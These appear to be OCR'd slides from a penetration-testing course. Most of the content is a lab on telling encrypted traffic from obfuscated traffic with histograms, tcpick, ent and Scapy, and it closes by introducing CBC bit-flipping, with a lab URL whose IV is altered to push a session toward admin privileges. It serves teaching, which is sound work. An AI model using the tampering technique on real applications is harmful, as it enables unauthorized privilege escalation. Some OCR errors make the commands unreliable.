
## Histogram Analysis - capture1.dump

```
# pcaphistogram.py capture2.dump | gnuplot; display capture2.png
```

Very narrow distribution of byte values indicates the data is close to random; likely an encrypted data set.

### Histogram Analysis - capture2.dump

The output from the second packet capture shows a much narrower byte distribution, likely indicating that the content is encrypted. This graph is similar to measuring that of a quality random number generator.




## Histogram Analysis - capturel.dump

```
# pcaphistogram.py capture3.dump | gnuplot; display capture3.png
```

Unencrypted file with clustering far to the right of the ASCII set; likely an obfuscation mechanism such as XOR with a static key.

### Histogram Analysis - capture3.dump

The third packet capture shows another widely varying cluster of values, this time moved to the right from the first packet capture. This is likely obfuscated content, where ASCII content would normally be clustered similar to the first packet capture. This content may have been obfuscated with a static XOR key or other similar technique.



## tcpick Analysis


```
root@kali:-/lab/day2# tcpick -r capturel.dup -wR
Starting tcpick 0.2.1 at 2018-03-05 23:37 PST
Timeout for connections is 600
tcpick: reading from capturel.dump
1      SYN-SENT       172.16.0.112:44634 > 74.208.19.32:http
1      SYN-RECEIVED   172.16.0.112:44634 > 74.208.19.32:http
1      ESTABLISHED    172.16.0.112:44634 > 74.208.19.32:http
1      FIN-WAIT-1     172.16.0.112:44634 > 74.208.19.32:http
1      TIME-WAIT      172.16.0.112:44634 > 74.208.19.32:http
... omitted for space
root@kali:-/lab/day2# ls -lSh *.dat | more
-rw-r--r-- 1 root root 2.3M Mar  5 23:37 tcpick_74.208.19.32_http.clnt.2d.dat
-rw-r--r-- 1 root root l.lM Mar  5 23:37 tcpick_74.208.19.32_http.clnt.23.dat
-rw-r--r-- 1 root root  95K Mar  5 23:37 tcpick_74.208.19.32_http.clnt.21.dat
... omitted for space
```

**Several tcpick stream files are created; we'll sample several random stream files for capturel.dump.**

tcpick Analysis

The second analysis option is to extract the TCP session data with tcpick and review the entropy of the stream data files with Ent. In the example on this slide, we run tcpick with the "-r" argument to read from the capturel.dump capture file, writing out the stream information into client and server data ("-wR"). Note some output from tcpick shown on this page has been omitted for space.

For the capturel.dump file, this will create a large number of stream files. We can randomly sample several of the data streams with Ent.



## Ent and tcpick Output


```
root@kali:~/lab/day2# ent tcpick_74.208.19.32_http.clnt.2d.dat | grep
Entropy
Entropy = 7.439225 bits per byte.
root@kali:~/lab/day2# ent tcpick_74.208.19.32_http.clnt.23.dat | grep
Entropy
Entropy = 7.972764 bits per byte.
root@kali:~/lab/day2# ent tcpick_74.208.19.32_http.clnt.2.dat | grep Entropy
Entropy = 5.306709 bits per byte.
root@kali:~/lab/day2# ent tcpick_74.208.19.32_http.clnt.dat | grep Entropy
Entropy = 5.272567 bits per byte.
```

Entropy varies throughout various streams, though still lower than desired for encrypted content. Some streams are likely compressed content. removing duplication and giving the appearance of greater entropy.

Ent and tcpick Output

This slide shows the entropy results for several of the data capture files. In some cases, the entropy level is fairly high, such as 7.43 and 7.97 bits per byte in some data streams, and fairly low in others, with 5.27 and 5.3 bits per byte.

Despite having some higher entropy readings, the values are not high enough to reflect the desired entropy for encrypted data. While this could represent poorly encrypted data, it is more likely that this data is compressed where duplication is removed to save space, giving the appearance of greater entropy as a result.



## Combined tcpick Content

```
# r *.dat; tcpick -r capturel.dup -wR >/dev/null; cat *.dat >capturel-all
# r *.dat; tcpick -r capture2.dup -wR >/dev/null; cat *.dat >capture2-all
# rm *.dat; tcpick -r capture3.dup -wR >/dev/null; cat *.dat >capture3-all
# rm *.dat
# ent capturel-all | grep Entropy
Entropy = 7.575014 bits per byte.
# ent capture2-all | grep Entropy
Entropy = 7.999995 bits per byte.
# ent capture3-all | grep Entropy
Entropy = 4.772488 bits per byte.
```

Captures 1 and 3 have low entropy and are likely unencrypted. Capture 2 is very near 8 bits of entropy per byte (which would be fully random) and is likely encrypted. This is an overall assessment of payload content though, and does not focus on specific application payload data.


SANS SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking 34

Combined tcpick Content

In order to evaluate all the tcpick data streams with Ent, we can concatenate them together using the "cat" utility. Once we combine all the individual capture files together and measure the entropy of the TCP payload content, we can see an overall entropy measurement.

From the entropy results of the second capture file, we can determine that this file is likely encrypted, with an entropy level close to 8 (perfect randomness). The first and third capture files have low entropy, indicating that it is not encrypted.

Note this analysis technique focuses on the content of the payload files extracted with tcpick, which would be TCP payload data. This technique does not evaluate the content of application payload data, which may be only a portion of the encrypted or unencrypted payload content.



## Scapy Payload Extraction

```
# scapy
>>> fp = open("capturel.dat","wb")
>>> def handler(packet):
...     fp.write(str(packet.payload.payload))
...
>>> sniff(offline="capturel.dump•,prn=handler,filter=•tcp or udp")
<Sniffed: TCP:6213 UDP:0 ICMP:0 Other:0>
>>> fp = open("capture2.dat","wb")
>>> sniff(offline="capture2.dump",prn=handler,filter="tcp or udp")
<Sniffed: TCP:42512 UDP:0 ICMP:0 Other:0>
>>> fp = open("capture3.dat",•wb")
>>> sniff(offline="capture3.dump",prn=handler,filter=•tcp or udp")
<Sniffed: TCP:38722 UDP:0 ICMP:0 Other:0>
>>> ^D
# ent capturel.dat [ grep Entropy
Entropy = 7.567693 bits per byte.
# ent capture2.dat [ grep Entropy
Entropy = 7.993971 bits per byte.
# ent capture3.dat [ grep Entropy
Entropy = 4.977198 bits per byte.
```

**Remember to use your arrow keys for command history recall.**


Scapy Payload Extraction

This slide shows a Scapy session that extracts the TCP or UDP payload from each packet in the lab packet capture files. After running the script, the entropy for each file is measured. Here the entropy of the first packet capture is higher than we previously saw with tcpick and Ent, but not high enough to indicate the presence of encrypted data. Further inspection of the packet capture would be necessary to filter out specific protocol or session information to confirm the use of encrypted or unencrypted data.

Again, the second packet capture has an entropy level of nearly 8 bits per byte, indicating that it is likely encrypted content. Finally, the third packet capture still shows very low entropy, indicating plaintext content.

The process of extracting the data is shown in detail below for the second packet capture:

```
# scapy
>>> fp = open("capture2.dat","wb")
>>> def handler(packet):
...     fp.write(str(packet.payload.payload))
...
>>> sniff(offline="capture2.dump",prn=handler,filter="tcp or udp")
<Sniffed: TCP:8134 UDP:0 ICMP:0 Other:0>
>>> AD
# ent capture2.dat [ grep Entropy
Entropy = 7.993291 bits per byte.
```



## Differentiating Encryption and Obfuscation: The Point


- Differentiating the use of cryptography and obfuscation is necessary prior to data analysis
- Visual histogram and entropy analysis tools can be useful to identify patterns similar to that of encrypted data
  - Simple payload data analysis overlooks encrypted upper-layer protocol data
  - Other factors, such as compressed data, can be misleading

### Differentiating Encryption and Obfuscation: The Point

In this exercise, we examined three different packet capture sources to identify the possible use of encrypted data. In some cases, it is straightforward to identify the lack of encryption by observing plaintext strings or other repetitive data. In other cases, obfuscated data may look similar to encrypted data, but we can apply visual histogram and entropy analysis tools to gain new insight into the format and use of the data. This is a necessary step prior to analyzing the quality of the cryptography system used.

In some cases, visual analysis and entropy analysis techniques can be misleading when analyzing data. Inspecting the payload of TCP packets, for example, does not take into consideration unencrypted payload header content with encrypted application payload information, treating both as a single data source. In our examples, Scapy proved valuable as an opportunity to extract upper-layer application data to use as a focused source for entropy analysis.

Still, other factors in the formatting of data can mislead visual histogram and entropy analysis tools. For example, random data that is transmitted over the network can be mistakenly identified as encrypted, as can compressed data that removes repetition from plaintext content. Data analysts can use these tools to evaluate the content of observed data, but they should be taken only as a point of consideration while manually inspecting data sources as well.




## Exercise Complete – STOP

You have successfully completed the exercise.
Congratulations!

### Exercise Complete - STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!

## CBC Bit Flipping Attacks



- CBC decryption XORs the decrypted data with the prior ciphertext block
    - Modified ciphertext will produce invalid plaintext (not always an issue)
- Attacker can manipulate the plaintext data by modifying prior encrypted block

### CBC Bit Flipping Attacks

There are several opportunities for us to exploit weak cryptographic implementations that can yield content decryption, privilege escalation, or even key recovery. Next we'll look at several attacks against cryptographic systems in sample implementations that will give you insight into applying these attacks against your target systems.

First, we'll look at CBC bit flipping attacks. Earlier we saw that CBC mode uses the output of the prior encrypted block as an XOR input with the encrypted plaintext to produce the ciphertext value. The inverse process is used to decrypt data, shown on this slide. In the first block, the ciphertext is decrypted and then XORed with the IV to produce the first plaintext block. The decrypted ciphertext is then used as the input of the next block, XORed with the decrypted ciphertext to produce the next block of plaintext.

Knowing this, we can see that an attacker who changes the encrypted content of a prior block (or the IV for the first block) can predictably influence the next plaintext value. This can have the negative consequence of corrupting the prior plaintext block (since we modified some of the ciphertext in this block prior to decryption), but this is not always an issue for applications. When targeting the first block of ciphertext, the IV is modified by the attacker, which avoids any data corruption concerns.

On this slide, the attacker aims to manipulate the plaintext of the third block (the rightmost block shown). In order to manipulate this value, the prior ciphertext block is modified. In order to leverage this attack, the attacker needs to have some ability to observe the impact of their changes, preventing this attack from being effective in a blind-attack situation. Once the attacker can identify how the manipulated data changes the following plaintext block, they can modify the change to produce an arbitrary value of their choosing. When combined with web applications that perform a user ID check in an encrypted session variable, an attacker can potentially manipulate the decryption process to gain escalated system privileges.

## CBC Bit Flip - Privilege Escalation (1)

http://crypto.sec660.org/postauth.php?iv=d93b9ca1ece1aff06defb98b2689ce7b&session=e4806d8de1fbcf0951f67b1b626dcd0e

Click here to start over.

Hello sue. Your userid is 100. Your group ID is 100.

Basic users get limited permissions. Only users with UID 1 get administrator privileges. You cannot change any system parameters.

Done

http://crypto.sec660.org/postauth.php?iv=d9FFFFa1ece1aff06defb98b2689ce7b&session=e4806d8de1fbcf0951f67b1b626dcd0e

Click here to start over.

Hello s±;:·_ Your userid is 100. Your group ID is 100.

Basic users get limited permissions. Only users with UID 1 get administrator privileges. You cannot change any system parameters.

Done

